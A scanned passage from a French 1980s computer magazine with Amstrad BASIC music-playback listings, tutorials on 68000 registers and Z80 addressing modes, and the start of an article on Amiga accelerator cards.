2Ø1,4
32Ø DATA 1,Ø,119,4,1,Ø,169,4,1,Ø,     [3Ø96]
2Ø1,4,1,Ø,127,4,1,Ø,169,4,1,Ø,2Ø1
,4
33Ø DATA 1Ø,1,25Ø,24,17,Ø,1ØØ,4,1     [2953]
,Ø,169,4,1,Ø,2Ø1,4,1,Ø,119,4,1,Ø,
169,4
34Ø DATA 1,Ø,2Ø1,4,1,Ø,127,4,1,Ø,     [2Ø99]
169,4,1,Ø,2Ø1,4,1Ø,2,246,24,17,Ø,
127,4
35Ø DATA 1,Ø,253,4,1,1,63,4,1,Ø,1     [3145]
42,4,1,Ø,253,4,1,1,63,4,1,Ø,159,4
36Ø DATA 1,Ø,253,4,1,1,63,4,1Ø,2,     [3Ø46]
246,24,17,Ø,159,4,1,Ø,253,4,1,1,6
3,4
37Ø DATA 1,Ø,169,4,1,Ø,253,4,1,1,     [227Ø]
63,4,1,Ø,19Ø,4,1,Ø,253,4,1,1,63,4
38Ø DATA 1Ø,1,25Ø,24,17,Ø,169,4,1     [2557]
,Ø,253,4,1,1,28,4,1,Ø,169,4,1,Ø,2
53,4
39Ø DATA 1,1,28,4,1,Ø,169,4,1,Ø,2     [2994]
53,4,1,1,28,4,1Ø,1,25Ø,24,17,Ø,16
9,4
4ØØ DATA 1,Ø,253,4,1,1,28,4,1,Ø,1     [37Ø8]
59,4,1,Ø,253,4,1,1,28,4,1,Ø,169,4
41Ø DATA 1,Ø,253,4,1,1,28,4,1Ø,1,     [31Ø7]
123,8,17,Ø,19Ø,4,1,Ø,253,4,1,1,63
,4
42Ø DATA 1Ø,1,25Ø,8,17,Ø,19Ø,4,1,     [2646]
Ø,253,4,1,1,63,4,1Ø,2,126,8,17,Ø,
19Ø,4
43Ø DATA 1,Ø,253,4,1,1,63,4,49,2,     [3616]
246,24,42,1,63,24,28,Ø,253,24,1,Ø
,Ø,12
44Ø DATA 1Ø,2,246,24,17,Ø,15Ø,4,1     [264Ø]
,Ø,253,4,1,1,45,4,1,Ø,15Ø,4,1,Ø,2
53,4
45Ø DATA 1,1,45,4,1,Ø,15Ø,4,1,Ø,2     [2884]
53,4,1,1,45,4,1Ø,2,246,24,17,Ø,15
Ø,4
46Ø DATA 1,Ø,253,4,1,1,45,4,1,Ø,1     [3ØØ7]
69,4,1,Ø,253,4,1,1,45,4,1,Ø,19Ø,4
47Ø DATA 1,Ø,253,4,1,1,45,4,1Ø,2,     [3163]
164,24,17,Ø,19Ø,4,1,1,28,4,1,1,82
,4
48Ø DATA 1,Ø,2Ø1,4,1,1,28,4,1,1,8     [3Ø16]
2,4,1,Ø,2Ø1,4,1,1,28,4,1,1,82,4
49Ø DATA 1Ø,2,164,24,17,Ø,2Ø1,4,1     [3313]
,1,28,4,1,1,82,4,1,Ø,213,4,1,1,28
,4
5ØØ DATA 1,1,82,4,1,Ø,2Ø1,4,1,1,2     [3555]
8,4,1,1,82,4,1Ø,1,25Ø,24,17,Ø,113
,4
51Ø DATA 1,Ø,169,4,1,Ø,2Ø1,4,1,Ø,     [2823]
113,4,1,Ø,169,4,1,Ø,2Ø1,4,1,Ø,113
,4
52Ø DATA 1,Ø,169,4,1,Ø,2Ø1,4,1Ø,1     [3315]
,25Ø,24,17,Ø,113,4,1,Ø,169,4,1,Ø,
2Ø1,4
53Ø DATA 1,Ø,1ØØ,4,1,Ø,169,4,1,Ø,     [2997]
2Ø1,4,1,Ø,113,4,1,Ø,169,4,1,Ø,2Ø1
,4
54Ø DATA 1Ø,2,246,24,17,Ø,113,4,1     [2924]
,Ø,15Ø,4,1,Ø,19Ø,4,1,Ø,127,4,1,Ø,
15Ø,4
55Ø DATA 1,Ø,19Ø,4,1,Ø,127,4,1,Ø,     [2817]
15Ø,4,1,Ø,19Ø,4,1Ø,2,246,24,17,Ø,
127,4
56Ø DATA 1,Ø,15Ø,4,1,Ø,19Ø,4,1,Ø,     [2828]
113,4,1,Ø,15Ø,4,1,Ø,19Ø,4,1,Ø,1ØØ
,4
57Ø DATA 1,Ø,15Ø,4,1,Ø,19Ø,4,1Ø,2     [3269]
,246,24,17,Ø,95,4,1,Ø,15Ø,4,1,Ø,1
9Ø,4
58Ø DATA 1,Ø,95,4,1,Ø,15Ø,4,1,Ø,1     [2631]
9Ø,4,1,Ø,95,4,1,Ø,15Ø,4,1,Ø,19Ø,4
59Ø DATA 1Ø,2,246,24,17,Ø,95,4,1,     [3Ø51]
Ø,15Ø,4,1,Ø,19Ø,4,1,Ø,1ØØ,4,1,Ø,1
5Ø,4
6ØØ DATA 1,Ø,19Ø,4,1,Ø,1Ø6,4,1,Ø,     [2761]
15Ø,4,1,Ø,19Ø,4,1Ø,2,56,24,17,Ø,1
13,4
61Ø DATA 1,Ø,19Ø,4,1,Ø,225,4,1,Ø,     [3126]
113,4,1,Ø,19Ø,4,1,Ø,225,4,1,Ø,113
,4
62Ø DATA 1,Ø,19Ø,4,1,Ø,225,4,1Ø,2     [2563]
,56,24,17,Ø,113,4,1,Ø,19Ø,4,1,Ø,2
25,4
63Ø DATA 1,Ø,127,4,1,Ø,19Ø,4,1,Ø,     [3161]
225,4,1,Ø,142,4,1,Ø,19Ø,4,1,Ø,225
,4
64Ø DATA 1Ø,2,246,24,17,Ø,15Ø,4,1     [264Ø]
,Ø,253,4,1,1,45,4,1,Ø,15Ø,4,1,Ø,2
53,4
65Ø DATA 1,1,45,4,1,Ø,15Ø,4,1,Ø,2     [2363]
53,4,1,1,45,4,1Ø,1,25Ø,24,17,Ø,15
Ø,4
66Ø DATA 1,Ø,2Ø1,4,1,1,28,4,1,Ø,1     [3262]
42,4,1,Ø,2Ø1,4,1,1,28,4,1,Ø,169,4
67Ø DATA 1,Ø,2Ø1,4,1,1,28,4,1Ø,1,     [3293]
123,8,17,Ø,19Ø,4,1,Ø,253,4,1,1,45
,4
68Ø DATA 1Ø,1,25Ø,8,17,Ø,19Ø,4,1,     [3122]
Ø,253,4,1,1,45,4,1Ø,2,9Ø,8,17,Ø,1
9Ø,4
69Ø DATA 1,Ø,253,4,1,1,45,4,1,2,2     [2878]
46,1,1,1,25Ø,1,1,1,123,1,1,1,45,1
7ØØ DATA 49,2,246,36,42,1,45,36,2     [3247]
8,Ø,253,36,1,Ø,Ø,36,255,Ø,255,255
71Ø SAVE "jeuxint",b,1999Ø,1278       [1573]
```

```
1Ø '****************************      [1164]
2Ø '*     POLI Guy - PROG. 3   *      [26Ø]
3Ø '*      Lecture a partir    *      [938]
4Ø '*     du fichier binaire   *      [574]
5Ø '****************************      [1164]
6Ø '                                  [117]
7Ø MEMORY 19989:LOAD "jeuxint",19     [1545]
99Ø
8Ø '                                  [117]
9Ø '** Enveloppes quelconques **      [1424]
1ØØ ENV 1,1,11,17,2,-1,2,6,-1,18,     [3Ø53]
1,Ø,1ØØ:ENT 1,1,1,2,1,-1,2
11Ø ENV 2,1,11,35,1,-1,25,3,-1,3Ø     [2541]
:ENT 2,1,3,2,1,-1,2
12Ø '                                 [117]
13Ø '* Index pointe adr. d'impl.      [1743]
14Ø '* Tempo fixe vitesse d'exec.     [1272]
15Ø tempo=3,5:index=2ØØØØ             [1821]
16Ø '                                 [117]
17Ø '*  On arme l'automatisme         [1292]
18Ø ON SQ(1) GOSUB 28Ø                [588]
19Ø '                                 [117]
2ØØ '* Ici, votre prog. eventuel      [146Ø]
21Ø '                                 [117]
22Ø GOTO 22Ø                          [425]
23Ø '                                 [117]
24Ø '* SOUS-ROUT. LECT. DONNEES       [1234]
25Ø '                                 [117]
26Ø 'Ligne a modif. si vous avez      [1871]
27Ø 'plus de donnees a recuperer      [19Ø9]
28Ø canal=PEEK(index):note=PEEK(i     [4572]
ndex+1)*256+PEEK(index+2):duree=P
EEK(index+3):index=index+4
29Ø '                                 [117]
3ØØ '* Test bouclage: fin des don     [1483]
nees?
31Ø IF canal=255 AND note=255 AND     [3735]
 duree=255 THEN index=2ØØØØ:GOTO
28Ø
32Ø '                                 [117]
33Ø '* Petit test pour donner des     [17Ø5]
34Ø '* valeurs differentes d'env.     [689]
35Ø '* suivant le canal concerne.     [1661]
36Ø IF canal=1 OR canal=17 OR can     [2983]
al=49 THEN v=1 ELSE v=2
37Ø '                                 [117]
38Ø '* Passage parametres a SOUND     [1372]
39Ø SOUND canal,note,duree*tempo,     [1998]
Ø,V,V
4ØØ '                                 [117]
41Ø '* On rearme l'automatisme        [272]
42Ø ON SQ(1) GOSUB 28Ø:RETURN         [1711]
43Ø '                                 [117]
44Ø 'Rappel: Canal 17 = 1 rendez-     [3145]
vous avec 2
45Ø 'Canal 49 = 1 rendez-vous ave     [1697]
c 2 et 4
```

```
1Ø '****************************** [1143]
2Ø '*                            * [175]
3Ø '*     POLI Guy - PROG. 4     * [242]
4Ø '*                            * [175]
5Ø '* RECUP. DU FICHIER MUSICAL  * [1743]
6Ø '*  BINAIRE SOUS FORME DATA   * [643]
7Ø '*                            * [175]
8Ø '****************************** [1143]
9Ø '                               [117]
1ØØ MODE 2:INPUT "Nom du fichier   [8378]
sans extension : ",fich$:MEMORY 1
9889:LOAD fich$,1999Ø
11Ø LOCATE 1,5:PRINT"Rappel: veil  [21639]
lez a ce que la ligne de DATA ne
depasse pas 255 caracteres, vous
ne pourriez plus la valider par l
a fonction copie de l'editeur Bas
ic (SHIFT+fleche deplac. pour ame
ner un 2e curseur sur la ligne et
 COPY pour la valider).
12Ø LOCATE 1,12:INPUT "Nombre de   [9377]
sequences (une sequence fait 3 a
6 donnees suivant vos choix dans
le  programme 1) : ",cs
13Ø compt=PEEK(19998)*256+PEEK(19  [3189]
999):nbr=4+PEEK(1999Ø)+PEEK(19991
)+PEEK(19992)
14Ø ad=2ØØØØ                       [445]
15Ø FOR b=1 TO compt STEP nbr*cs   [1866]
16Ø PRINT USING "#####";ad;:PRINT  [2619]
 " data ";
17Ø FOR i=1 TO cs                  [564]
18Ø FOR ii=1 TO nbr                [1262]
19Ø IF i=1 AND ii=1 THEN 21Ø       [1533]
2ØØ PRINT ",";                     [657]
21Ø IF ii=2 THEN n=PEEK((ad-1)+ii  [3922]
)*256+PEEK((ad)+ii):ii=ii+1:GOTO
23Ø
22Ø n=(PEEK((ad-1)+ii))            [1121]
23Ø a$=STR$(n):a$=MID$(a$,2):PRIN  [1984]
T a$;
24Ø NEXT                           [35Ø]
25Ø ad=ad+nbr                      [626]
26Ø NEXT                           [35Ø]
27Ø PRINT CHR$(13)                 [982]
28Ø NEXT                           [35Ø]
```

Les registres internes

AUTO-FORMEZ-VOUS A L'ASSEMBLEUR 68000 (3e partie)

Suite de notre numéro 8, comment allons-nous dialoguer en Assembleur avec le 68000? Par le biais de ses registres internes.

En programmation Basic, s'utilisent couramment des variables du genre A = 0, A$ = "Coucou!". Sachez que les registres du 68000 se manipulent de façon analogue; ils sont nommés avant d'être assignés d'une valeur.

Vue d'ensemble (fig. 1)

Il existe plusieurs types de registres: les registres de donnée, les registres d'adresse, les piles, le compteur de programme et enfin le registre des flags (*State Register*). Ils sont au format 32 bits, c'est-à-dire pouvant contenir une valeur de 0 à 16777215 ($0 à $FFFFFFFF), sauf le registre d'état qui lui ne contient que 16 bits.

Les registres de donnée

Au nombre de 8, ils se nomment D0, D1, D2, D3, D4, D5, D6, D7. «D» signifie «Data» (donnée), les nombres «0-7» permettent de les distinguer, mais aucun n'est plus important qu'un autre. Dans ces registres sont stockées des valeurs telles que des compteurs de boucles (cf. FOR en Basic) et des paramètres pour des appels de routines.
Admettons, par exemple, que vous vouliez changer de stylo afin d'écrire vos caractères à l'écran. C'est dans l'un de ces registres que sera mis le numéro du stylo avant l'appel de la routine concernée. Ici, pas de mystère, on commence en général par utiliser le registre D0 puis D1 et ainsi de suite. Mais ce sens de parcours n'est pas obligé; libre à chacun de faire comme bon lui semble. Les registres du 68000 n'occupant aucune place en mémoire, il n'y a pas lieu de se soucier comment le stockage des données s'effectue.
Le chargement d'une valeur dans un registre de donnée, n'utilise pas forcément les 32 bits. Une valeur 8 bits dans D0 par exemple, affecte seulement les 8 bits (octet) en partant de la droite. Les 24 bits restants sont préservés, sauf lors de l'emploi d'une instruction faisant une extension de signe 32 bits.
Remarque importante: un registre de donnée est au format 32 bits tous significatifs, il contient donc un mot long (*Long Word*) soit 4 octets (*Bytes*). Lors d'un stockage d'octet, ce sont les bits 0-7 du mot long qui sont modifiés, soit les 8 bits de droite. Aucun choix d'affectation n'est à faire. Il en existe plusieurs sortes de registres d'adresse programmables de différentes façons. Commençons par les plus simples.

Les registres d'adresse principaux

Soit sept registres: A0, A1, A2, A3, A4, A5 et A6 qui s'utilisent de la même manière que les registres de donnée, (procédé de stockage identique), mais cette fois pour le stockage des adresses. «A» signifie naturellement «Address».
Soyons concret ne serait-ce qu'un instant. Vous connaissez tous les instructions Basic POKE et PEEK. Par exemple, l'instruction POKE $10000,5 place la valeur 5 dans le tiroir d'adresse $10000. Ensuite, PRINT PEEK ($10000) permet la lecture et l'affichage du contenu de cette adresse, soit la valeur 5. Voici comment réaliser un tel POKE en Assembleur.

```
MOVEQ #5,D0

MOVE.L #$10000,A0

MOVE.B D0,(A0)
```

La valeur 5 est stockée dans le registre de donnée, puis est inscrite dans A0, l'adresse que nous allons utiliser. Enfin, on procède au transfert qui consiste à mettre l'octet que contient D0 à l'adresse définie par A0. N'allons pas plus loin afin de ne pas déflorer nos prochaines découvertes.
Lorsqu'on examine la figure 1, on remarque que les bits 24-31 des registres d'adresse sont dénommés «non significatifs». En voici la raison: les registres d'adresse sont théoriquement au format 32 bits (possibilité d'inscrire une valeur 32 bits dans l'un deux). Mais il faut savoir que les 8 bits de plus fort poids n'existent pas car il n'y a que 24 fils sur le bus d'adresses. Ceux-ci ignorés, donc non significatifs, sont mis à 0. Notez que les mettre à 1 ne planterait pas le système, notre 68000 est pétri d'indulgence.
Ainsi, un chiffre hexa représente 4 chiffres binaires puisqu'un mot long contient 32 bits. Donc, 8 x 4 chiffres binaires soit 8 chiffres hexa sont nécessaires pour le dénommer. On sait maintenant que les 8 bits de gauche ne sont pas utilisés, soit 2 chiffres hexa. C'est pourquoi, tout l'espace adressable par le 68000 ne nécessite que 6 chiffres hexa. Une adresse du genre $00dff000 devient $dff000.

Un double registre d'adresse

Outre les 7 que nous venons d'évoquer, existe un autre registre faisant office de pointeur de pile et qui, de plus, peut être dédoublé. Son nom est A7, mais taper SP (*Stack Pointer*, pointeur de pile) dans un programme ne crée pas d'ambiguïté. Qu'est-ce qu'un «pointeur»? Qu'est-ce qu'une «pile»?
Un pointeur est un registre (pas forcément un registre machine) qui contient l'adres-

Figure 1

32 bits significatifs

N° bit: 31 30 29 28 27 26 25 24 23 22 21 20 19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1 0

Noms :

8 registres de donnée: D0, D1, D2, D3, D4, D5, D6, D7

Byte (octet)

Word (mot)

Long word (mot long)

7 registres d'adresse principaux: A0, A1, A2, A3, A4, A5, A6

Ces 8 bits ne sont pas significatifs

Ces 24 bits déterminent une adresse de la mémoire

+ 1 double registre d'adresse: A7 (Pile utilisateur / Pile superviseur)

Non significatifs

Pointeur de pile

+ 1 registre d'adresse système: P.C. (Program Counter)

Non significatifs

Compteur ordinal

1 registre d'état 16 bits: S.R. (State register)

15 14 13 12 11 10 9 8 7 6 5 4 3 2 1 0

Octet système

Octet utilisateur

Les registres du 68000

se où se trouve actuellement la pile. Celle-ci change souvent et facilement d'emplacement. Voici pourquoi: elle est une zone réservée au système, et contient les adresses de retour de sous-programmes. La pile SP a une structure LIFO (*Last In-First Out*) - littéralement: le dernier rentré est le premier sorti - équivalent à une pile d'assiettes. On doit retirer la dernière pour prendre celle de dessous. Ici, les assiettes sont tout simplement des adresses 32 bits (4 octets).

Lors de l'appel à un sous-programme (GOSUB en Basic, BSR en Assembleur), l'adresse de l'instruction suivante (après le BSR) est sauvegardée dans la pile. Puis, quand le 68000 rencontre l'instruction RTS (Return en Basic), il récupère l'adresse dans la pile et exécute les instructions à partir de ladite adresse qui sera stockée dans le PC.

Admettons que la pile soit en $80000 et que l'on veuille y stocker l'adresse $12345. Le 68000 va d'abord décrémenter (soustraire 1) 4 fois le pointeur de la pile, (SP vaudra donc $7FFFC), puis ranger $12345 ($00012345) à partir de $7FFFC. Le résultat en mémoire sera le suivant:

$7FFFC = $00

$7FFFD = $01

$7FFFE = $23

$7FFFF = $45

Il est important de savoir que SP est d'abord décrémenté. En ce qui concerne la lecture d'une adresse se trouvant à une adresse pointée par SP, le processus est rigoureusement le même si l'on prend la peine de partir de la fin. Le 68000 lira donc les 32 bits se trouvant à l'adresse pointée par SP, puis incrémentera 4 fois SP afin que celle-ci retrouve son état initial.
L'accès facile à la pile favorisant les risques d'erreurs, celle-ci doit être manipulée

avec précaution. Si le SP est mal dirigé lors d'un chargement d'adresse pour un retour de sous-programme, le 68000 lancera un programme dont l'adresse sera erronée. Inutile de préciser qu'alors, le plantage du système est assuré.

Ceci étant dit, je peux maintenant vous avouer qu'il existe deux piles. L'une que nous connaissons déjà, A7, et son homologue A7'. On utilise deux autres abréviations qui sont, à mon avis moins barbares: USP et SSP. Reste à savoir ce que signifie U et S.

- USP = *User Stack Pointer*
- SSP = *Supervisor Stack Pointer*

Eh oui, le 68000 possède trois modes de fonctionnement, dont un que nous passerons volontairement sous silence; il s'agit du *Halt State Mode* ou mode bloqué. Les deux autres sont le mode utilisateur et le mode superviseur.

Le système d'exploitation de notre ordinateur (DOS) travaille en mode superviseur, alors que nos routines Assembleur tournent en mode normal, autre nom du *User Mode.* La différence principale entre ces deux modes est qu'en mode normal, il y a un certain nombre d'instructions inutilisables pour des raisons que nous verrons plus tard.

On peut difficilement changer de mode de fonctionnement par programmation et il est peu recommandé de le faire. En effet, le mode superviseur permet de verrouiller le système contre les erreurs de l'utilisateur. Si vous passez dans ce mode, l'ordinateur n'a plus de défenses et les conséquences peuvent être fatales. Lors de l'utilisation d'instructions normalement réservées, le 68000 déclenche une exception «Violation de privilège» qui amène le plantage assez facilement, à moins bien évidemment de détourner ces vecteurs. Avant d'arriver à tout ceci, contentons-nous d'abord de programmer cette belle bête qu'est le 68000 d'une manière relativement «propre».

Lors d'un passage en mode superviseur, SP prend la valeur de SSP (A7') et inversement lors d'un passage en mode normal. Le 68000 contient donc deux piles accessibles suivant le mode dans lequel on se trouve.

Décomposition de l'octet utilisateur

Bit	7	6	5	4	3	2	1	0
	0	0	0	X	N	Z	V	C

0 : non significatifs

X : extended (Extension)
N : Negative (Négatif)
Z : Zero, Equality (Zéro, Egalité)
V : Overflow (Dépassement)
C : Carry (Retenue)

Figure 2

Dernier larron 32 bits, le PC *(Program Counter)*

Ce compteur de programme contient l'adresse de l'instruction en cours d'exécution, il est donc modifié à chaque nouvelle instruction. La programmation de ce registre d'adresse est évidente: un JMP $70000 correspond à un saut à l'adresse $70000 (sans que l'adresse de retour soit sauvegardée dans la pile USP). Le PC contiendra, suite à cette instruction, la valeur $70000 et le 68000 exécutera la prochaine instruction à partir de cette adresse.

Le registre d'état, SR *(State Register)*

Il comporte 16 bits eux-mêmes scindés en 2 octets. L'octet de droite est l'octet utilisateur, celui de gauche, l'octet système. Ce dernier n'est accessible qu'en mode superviseur du fait de son contenu peu enviable par l'utilisateur moyen qui n'aime pas trop les «violations de privilèges». L'octet utilisateur, quant à lui, est accessible dans nimporte quel mode de fonctionnement. Seuls, 5 de ses bits sont significatifs (bit 0-4). Ce sont 5 *flags* (drapeaux) sensibles au résultat d'une instruction (*fig. 2*).

Le fonctionnement de ces flags est simple. Leur bit correspondant est mis à 1 dans le cas où justement l'un ou plusieurs d'entre-eux est considéré comme vrai suite à une instruction déterminée. Ainsi,

- MOVE.B #5,D0 ; on met la valeur 5 dans le registre de donnée D0

- SUB.B #5,D0 ; on lui soustrait 5, D0 = 0

Le flag Z (Zéro) est donc vrai et le bit 2 de l'octet User est mis à 1. Remarquons que l'octet User est finalement inutile. Il existe en effet toute une panoplie d'instructions 68000 effectuant le travail qui consiste à tester ces bits, puis à faire des branchements dans un programme selon tel ou tel cas. Toutefois, les flags sont à retenir car très importants. Nous les étudierons prochainement lors de la description détaillée de chacune des instructions du 68000.

Adresses, code objet

Avant de se quitter, éclaircissons un point qui peut paraître obscur. La façon dont se décompose un programme.

```
$10000 2C78 0004  MOVE.L $0004,A6
$10004 4E75       RTS
```

A gauche, se trouve l'adresse de départ du programme et par la même, l'adresse de la première instruction que le 68000 va décoder puis exécuter. Figure ensuite le code objet (langage machine qui est la traduction du langage Assembleur) et enfin le mnémonique Assembleur. Puis on passe à l'instruction suivante. L'adresse de la seconde instruction est $10004 car la première nécessite 4 octets. Une instruction prend au minimum 2 octets en mémoire, formant ce que l'on appelle le code opératoire. On trouve, le cas échéant, la valeur de l'opérande source puis celui de destination exprimés par un mot ou un mot long. Si l'opérande est un octet ($10 par exemple), son code en langage machine sera $0010.

Notre prochain menu, les modes d'adressages des registres. On va enfin pouvoir utiliser notre moniteur Assembleur.

Stéphane Rodriguez

MEA CULPA
Malencontreusement happée dans un gouffre spatio-temporel, la ligne suivante devait normalement figurer à la fin de l'article précédent:
- Prouvons que nous sommes les plus forts, programmons en 68000 en attendant le 68040 de Motorola. Fréquence de l'horloge? 100 MHz.

Les modes d'adressage

L'ASSEMBLEUR EN DOUCEUR (6e partie)


La manipulation de valeurs en mémoire vive, via les registres du Z80, s'effectue par une action importante nommée «adressage». La terminologie en est quelque peu différente selon la méthode employée.

Afin d'étudier tout ceci en détail, nous allons introduire le mnémonique «LD» destiné à adresser une valeur. Facile à retenir, il résulte de la contraction du mot anglais «*Load*» (charger). Après un espace, il admet deux données toujours séparées d'une virgule. La première précise l'endroit (mémoire ou registre) et la seconde, la valeur à y placer. Sachez que le langage Assembleur dispose d'un très grand nombre de mnémoniques, mais que la plupart des programmes n'en utilisent qu'une faible partie. Avant d'aborder les différents adressages, signalons que «#» précèdera un nombre hexadécimal et «%» une valeur binaire (représentation de l'Assembleur DEVPAC). Les nombres décimaux seront écrits tels quels.

Adressage immédiat

Il consiste à charger directement la valeur désirée dans un des registres, exemple:
- **LD A,50** stocke 50 dans le registre A (accumulateur).
- **LD HL,12000** stocke 12000 dans le double registre HL.

Ces deux exemples appellent déjà deux commentaires:
- il ne faut pas perdre de vue la capacité maximum du registre concerné. Par exemple, A qui est un registre 8 bits, ne peut être chargé qu'avec un nombre de 0 à 255. Lors de certaines opérations comme l'addition où A recueille le résultat, il faut savoir qu'à 256, ledit registre se retrouve à 0. Si le résultat est 258, A contient 2 avec un des *flags* (drapeau) du registre F signalant le dépassement;
- chargé dans un registre 16 bits (constitué de deux registres 8 bits comme BC, DE ou HL), un nombre est stocké sous la forme poids fort et poids faible. Lors de LD HL,12000, le registre H va contenir le poids fort de 12000, soit le nombre de fois 256 contenu dans cette valeur. Le reste de cette division entière constituera le poids faible placé dans L. 12000 : 256 = 46 reste 224, donc H=46 et L=224. La représentation binaire est encore plus significative:




```
              H | L
                |
12000 = %00101110 | 11100000
                |
             46 | 224
```

N.B. Au risque d'alourdir le propos, signalons, pour être complet, les termes anglais que l'on rencontre parfois: MSB (*Most Significant Byte*), poids fort et LSB (*Least Significant Byte*), poids faible.

Adressage registre

Ici, un registre est chargé avec la valeur que contient un autre registre, exemple:
LD A,B ; charge dans A la valeur actuellement contenue dans B (tout en conservant celle-ci dans B).

Les registres doivent bien évidemment être de même capacité, donc, pas d'incongruité du genre LD A,HL.

L'adressage étendu

Egalement appelé direct ou absolu, il permet de stocker ou lire des valeurs en mémoire vive (RAM). Il «étend» donc le champ limité des stockage des registres, exemple:
- **LD A,(30000)** ; charge dans A la valeur contenue à l'adresse 30000.
- **LD (30000),A** ; charge la valeur contenue dans le registre A à l'adresse 30000.
- **LD (30000),HL;** charge à partir de l'adresse 30000 la

valeur contenue dans HL sous la forme «inversée», poids faible en 30000 et poids fort 30001.
Soulignons qu'il est logique de stocker ainsi une valeur contenue dans un double registre (elle peut atteindre 65535), puisque la capacité d'une seule adresse se limite à 255. La méthode poids fort, poids faible le permet car (255 x 256) + 255 = 65535. Beaucoup moins logique est la forme de stockage inversée; raison de plus pour s'en souvenir! A noter également une nouvelle notion: un nombre entre parenthèses sera toujours relatif à une adresse. Dans notre exemple (30000) signifie à l'adresse 30000 de la RAM.

Adressage indirect

Il présente peu de différences avec l'adressage étendu. L'adresse n'apparaît pas directement, mais est représentée par un registre double préalablement chargé de celle-ci. HL, s'il est disponible, sera toujours préféré car les instructions qui l'emploient sont un peu plus rapides, exemple:
- LD HL,30000 ; 30000 est chargé dans HL.
- LD (HL),8 ; charge à l'adresse que contient HL (donc 30000), la valeur 8.

Observez que HL entre parenthèses est considéré comme (30000), il pointe donc une adresse. Remarquez également que par ce mode d'adressage, la valeur 8 est directement stockée à une adresse. En effet, LD (30000),8 n'est pas permis, seul LD (30000),A est correct. Fort heureusement, en cas de méprise, l'Assembleur se charge de vous rappeler à l'ordre lors de l'opération de compilation.

Adressage indexé

En fait, un adressage indirect qui emploie IX et IY, dits registres indexés (revoir la définition des registres):
- LD IX,30000 ; 30000 est chargé dans IX.
- LD (IX+3),8 ; charge à l'adresse 30003 (30000 + 3), la valeur 8.

(IX+x) dont on a souligné l'utilité pour la gestion des «tables» de données en Ram (*Micro-Mag* n°9), permet lui aussi de fournir directement une valeur sans passer par A.
Une fois de plus, il ne s'agit que de terminologies. On peut parfaitement user de tous ces modes d'adressage sans en connaître le nom. Toutefois, si d'aventure vous rencontrez au sein d'un article un verbiage du genre: «... nous allons employer une table où nous accéderons par adressage indexé», vous serez moins enclin à jeter l'ouvrage à la poubelle.

Prémices

Avant de nous risquer (prochainement) à quelques lignes en Assembleur, il serait bon de découvrir la première des «directives d'assemblage» rencontrée dans un programme. Le but de ces fameuses directives étant de fournir diverses indications au logiciel Assembleur, elles ne génèrent donc pas de codes machine à la compilation. Celle qui nous occupe doit être placée dès le début du programme. Il s'agit de ORG, suivi de «l'adresse d'implantation» à partir de laquelle la routine sera installée en Ram.
Pourquoi la quasi-totalité des programmes réclament-ils l'adresse future d'implantation des routines? C'est en fait lié à la façon de représenter en codes machine, certains ordres de l'Assembleur. Par exemple les «étiquettes» attribuant des noms aux sous-routines. Un nom bien choisi (exemple, «Tracé :» permet de distinguer la fonction d'une sous-routine donnée, tout en évitant de calculer et manier directement la valeur de l'adresse à laquelle elle se trouve).
C'est le logiciel Assembleur qui, lors de la compilation, se charge de remplacer les étiquettes par les adresses correspondantes. Supposons que «Tracé :» commence au 50e code machine. Avec ORG 30000 précisé en début de programme, l'appel à notre sous-routine se fera en 30050. Si la fantaisie nous prend de changer l'implantation de notre programme (reloger) par un ORG 20000, l'étiquette «Tracé :» sera automatiquement remplacée par 20050. Avouez que c'est plus efficace que d'avoir à tout recalculer!
Déterminer une valeur pour ORG introduit d'autres réflexions, limite basse et haute par exemple. Lorsqu'on envisage d'implanter une routine en LM cohabitant avec un programme Basic, il faut placer celle-ci le plus haut possible afin de ménager une place suffisante au programme Basic. Evitez bien évidemment de squatter la mémoire vidéo, ou pire encore, les routines système, variables système, etc. Le mieux est de faire l'opération suivante: valeur de l'Himem, moins longueur de la routine en baissant encore le résultat de 100 (à moins d'un manque de place terrible). Ces emplacements supplémentaires autoriseront quelques modifications ultérieures sans avoir à modifier ORG. Pensez également à la zone destinée à accueillir des données! De plus, il faut tenir compte de la place qu'occupent ensemble l'Assembleur lui-même, la table des symboles générés à la compilation et le programme source. A ce propos, lisez très attentivement le manuel de votre Assembleur.
Une autre instruction capitale est le mnémonique RET que nous avons déjà évoqué. Son oubli est souvent lourd de conséquences. En effet, si nous avons parlé de son emploi pour clôturer une sous-routine à l'intérieur même d'une routine Assembleur, il faut savoir que c'est le RET final d'une routine qui rend la main au Basic (lors de l'appel par CALL, depuis de Basic, d'un routine en langage machine).
Très bientôt, nos premiers pas...

Guy Poli

Toujours plus vite

La micro-synthèse sur Amiga présente les logiciels de modélisation et d'animation 3D afin de découvrir l'énorme potentiel de ces applications.

LES CARTES ACCELERATRICES

Pas de banc d'essai de logiciel ce mois-ci, mais la première partie d'un panorama de ce qui existe en matière de cartes accélératrices sur Amiga.

Vous, passionnés de 3D, savez que les temps de calculs atteints par les programmes de ray-tracing sont souvent énormes, et qu'un Amiga standard, équipé d'un pauvre 68000, est largement sous-motorisé. Le problème s'agrave encore lorsque l'on s'intéresse à l'animation, car le calcul de vingt-quatre images en *ray-tracing* sur configuration standard peut dépasser allègrement la semaine.

Bien sûr, les accélérateurs coûtent cher, et l'on peut être amené à se poser la question suivante: en ai-je réellement besoin? Si la 3D est une passion passagère et que l'on n'envisage pas d'acquérir un Amiga 2000 plus extensible, la réponse est assurément «non», à moins de crouler sous les dollars bien entendu. En effet, l'Amiga 500, même s'il dispose de quelques cartes de ce genre, n'est pas la machine rêvée pour mouliner de l'image de synthèse en permanence. Sur 2000, le choix est large, et les critères de décision sont autres.

Le principe de la carte accélératrice est connu. Il s'agit de remplacer le processeur central de la machine-hôte par un circuit plus rapide, si possible compatible avec les logiciels existants. L'Amiga a de la chance de ce côté, étant compatible avec tous les processeurs Motorola. Il est fortement conseillé de rajouter une certaine quantité de mémoire sur bus 32 bits afin que le processeur rapide ne soit pas ralenti par l'accès à la mémoire 16 bits de la carte mère ou d'une extension mémoire de type A2058.

Cela dit, et avant de voir ce qui existe sur le marché, quelques conseils:

